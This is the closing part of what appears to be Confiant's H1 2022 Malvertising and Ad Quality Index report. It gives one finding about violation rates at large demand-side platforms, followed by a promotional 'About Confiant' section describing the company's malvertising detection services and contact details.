- An analysis of Quality and Security Violations across **five large DSPs** found little to no correlation between DSP size and violation rates.

ABOUT CONFIANT

Confiant's mission is to make the digital world safe for everyone.
Confiant is a cybersecurity provider specialized in detecting and stopping threats that leverage advertising technology infrastructure, also known as Malvertising. We help digital publishers and advertising technology platforms around the world take back control of the ad experience in real-time. In addition, Confiant helps enterprises protect themselves and their customers from threat actors performing these attacks. Confiant oversees trillions of monthly ad impressions with innovative integrations embedded deep into the ad tech ecosystem, giving us a unique vantage point. Our superior detection set for phishing, crypto scams and malware attacks using ads as a vector is one-of-a-kind in the industry. Confiant executes our mission everyday to protect users and organizations of all sizes, including Microsoft, Orange, Paramount and IBM. We offer unique and actionable insights into threats that systematically target brands, businesses, individuals and supply chains via ads. Our recently published **Malvertising Matrix** maps the tactics, techniques and procedures active in Malvertising today, inclusive of emerging Web3 Layer 4 threats.

LEARN MORE

CONFIANT

MALVERTISING + AD QUALITY INDEX

MAQ INDEX

CONFIANT.COM/MAQINDEX

For more information on our entire suite of Security, Quality and Privacy protection products please visit our website or email us at:
MARKETING@CONFIANT.COM

H1 2022